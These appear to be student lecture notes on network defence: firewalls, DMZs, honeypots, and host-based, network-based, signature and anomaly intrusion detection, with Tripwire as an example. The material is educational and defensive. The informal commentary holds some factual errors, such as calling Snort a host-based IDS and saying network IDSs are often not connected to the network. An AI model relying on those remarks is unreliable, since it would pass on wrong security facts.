
Personal firewalls (cont.)

- Protect against attacks on servers running on computer
  - Servers that are running unnecessarily (e.g., Windows XP before SP 1 suffered from this)
  - Servers that are wrongly configured and that allow access from other computers (or that cannot be configured to disallow this)
  - Servers that have a remotely exploitable bug

Can also prevent attacks on servers that are running on your computer. For instance running a dev server on your machine that you don't want anyone accessing. Windows XP had a bunch of servers running on it before the first patch that had a ton of vulnerabilities.

Demilitarized Zone (DMZ)

- Subnetwork that contains an organization's external services, accessible to the Internet
- Deploy external and internal firewall
  - External firewall protects DMZ
  - Internal firewall protects internal network from attacks lodged in DMZ



Source: Wikipedia

We have somethings that we don't want to be super protected (some people should be able to access it). So we create and demilitarized zone and we let packets through the external firewall through to that zone.

Honeypots / honeynets

- Set up an (unprotected) computer or an entire network as a trap for an attacker
- System has no production value, so any activity is suspicious
  - Any received email is considered spam
- Observe attacker to learn about new attacks, to identify and stop attacker, or to divert attacker from attacking real system
- Obviously, attacker should not be able to learn that attacked system is a honeypot/-net
  - Cat-and-mouse game
- Also, attacker might be able to use honeypot/-net to break into real system

You set up a trap for an attacker. You can register an email account but never use for anything so that any email you get there has been brute forced and will thus be spammed. So you can add that email to spam list. Similarly you can create a server that does nothing and ping anyone that accesses it because they shouldn't be looking for it. Some researchers use honey pot networks to let attackers do their thing in a safe space. From this they can see what attacks are being run without getting fucked. Attackers might figure out that they are in a honey pot so they stop what they are doing (same as with sandboxes or VMs).

Be careful that you dont accidentally put the honey pot behind the dmz or other not safe places.

Types of honeypots/-nets

- Low interaction
  - Daemon that emulates one or multiple hosts, running different services
  - Easy to install and maintain
  - Limited amount of information gathering possible
  - Easier for the attacker to detect than high interaction honeynets
- High interaction
  - Deploy real hardware and software, use stealth network switches or keyloggers for logging data
  - More complex to deploy
  - Can capture lots of information
  - Can capture unexpected behaviour by attacker

Low interaction means that they are easy to run. A common one is honeyd which has a bunch of vulnerable software on it. There are some kiddie scripts that check if they are running in honeyd.

A high interaction requires way more setup.

Intrusion detection systems (IDSs)

- Firewalls do not protect against inside attackers or insiders making mistakes and can be subverted
- IDSs are next line of defense
- Monitor activity to identify malicious or suspicious events
  - Receive events from sensors
  - Store and analyze them
  - Take action if necessary
- Host-based and network-based IDSs
- Signature-based and heuristic/anomaly-based IDSs

Sometimes we try to define what is normal behavior and anyone acting outside that gets an alarm raised.

Host-based and network-based IDSs

- Host-based IDSs
  - Run on a host to protect this host
  - Can exploit lots of information (packets, disk, memory,. . .)
  - Miss out on information available to other (attacked) hosts
  - If host gets subverted, IDS likely gets subverted, too
- Network-based IDSs
  - Run on dedicated node to protect all hosts attached to a network
  - Have to rely on information available in monitored packets
  - Typically more difficult to subvert
- Distributed IDSs combine the two of them

Host based run on a machine. Problem is you can only see the network traffic coming to your machine and not elsewhere. Another problem is that if someone gets access to your machine so they can get rid of the IDS.

Network based run on a dedicated machine. This means that they are very hard to attack because they can only run just the IDS and are often not even connected to the network.

Its not uncommon to use a combination of multiple kinds of IDS in a distributed system.

Signature-based IDSs

- Each (known) attack has its signature
  - E.g., many SYNs to ports that are not open could be part of a port scan
- Signature-based IDSs try to detect attack signatures
- Fail for new attacks or if attacker manages to modify attack such that its signature changes
  - Polymorphic worms
- Might exploit statistical analysis

We know a bunch of heuristics to spot common attacks. These are hard coded rules where we can see if behavior matches them. These are really easy for the attacker to get around.

Heuristic/anomaly-based IDSs

- Look for behaviour that is out of the ordinary
- By modelling good behaviour and raising alert when system activity no longer resembles this model
- Or by modelling bad behaviour and raising alert when system activity resembles this model
- All activity is classified as good/benign, suspicious, or unknown
- Over time, IDS learns to classify unknown events as good or suspicious
    - Maybe with machine learning

These create much more general definitions of good behavior and flag behavior outside that. This often works via scoring (where bad behavior builds the score) and once some threshold is reached stuff get triggered. This is to prevent a bunch of false positives. There is a learning phase when you first set this up so that it can figure out what good behavior is.

Example: Tripwire

- Anomaly-based, host-based IDS, detects file modifications
- Initially, compute digital fingerprint of each system file and store fingerprints at a safe place
- Periodically, re-compute fingerprints and compare them to stored ones
- (Malicious) file modifications will result in mismatches
- Why is it not a good idea to perform the second step directly on the production system?

There are some free IDSs that you can play with, a network based one called Bro and host based one called Snort.

A very specific example is Tripwire. It is anomoly based, host based IDS. It watches for an attacker modifying files that you normally wouldn't. To do this is creates a digital fingerprint of each system file (usually a hash of it) and export them to some place the attacker cannot get to. When the attacker gets into the systems and does something that changes a system file the hash for the file is no long the same which is a warning.

We want to make sure that we are calculating the hashes of a file not on the production machine because a rootkit might alter how your machine views or hashes files. So you should pull the hard drive or run a different os.

IDS discussion

- Stealth mode
  - Two network interfaces, one for monitoring traffic, another one for administration and for raising alarms
  - First one has no published address, so it does not exist for routing purposes (passive wiretap)
- Responding to alarms
  - Type of response depends on impact of attack
  - From writing a log entry to calling a human
- False positives/negatives
  - Former might lead to real alarms being ignored
  - IDS might be tunable to strike balance between the two
  - In general, an IDS needs to be monitored to be useful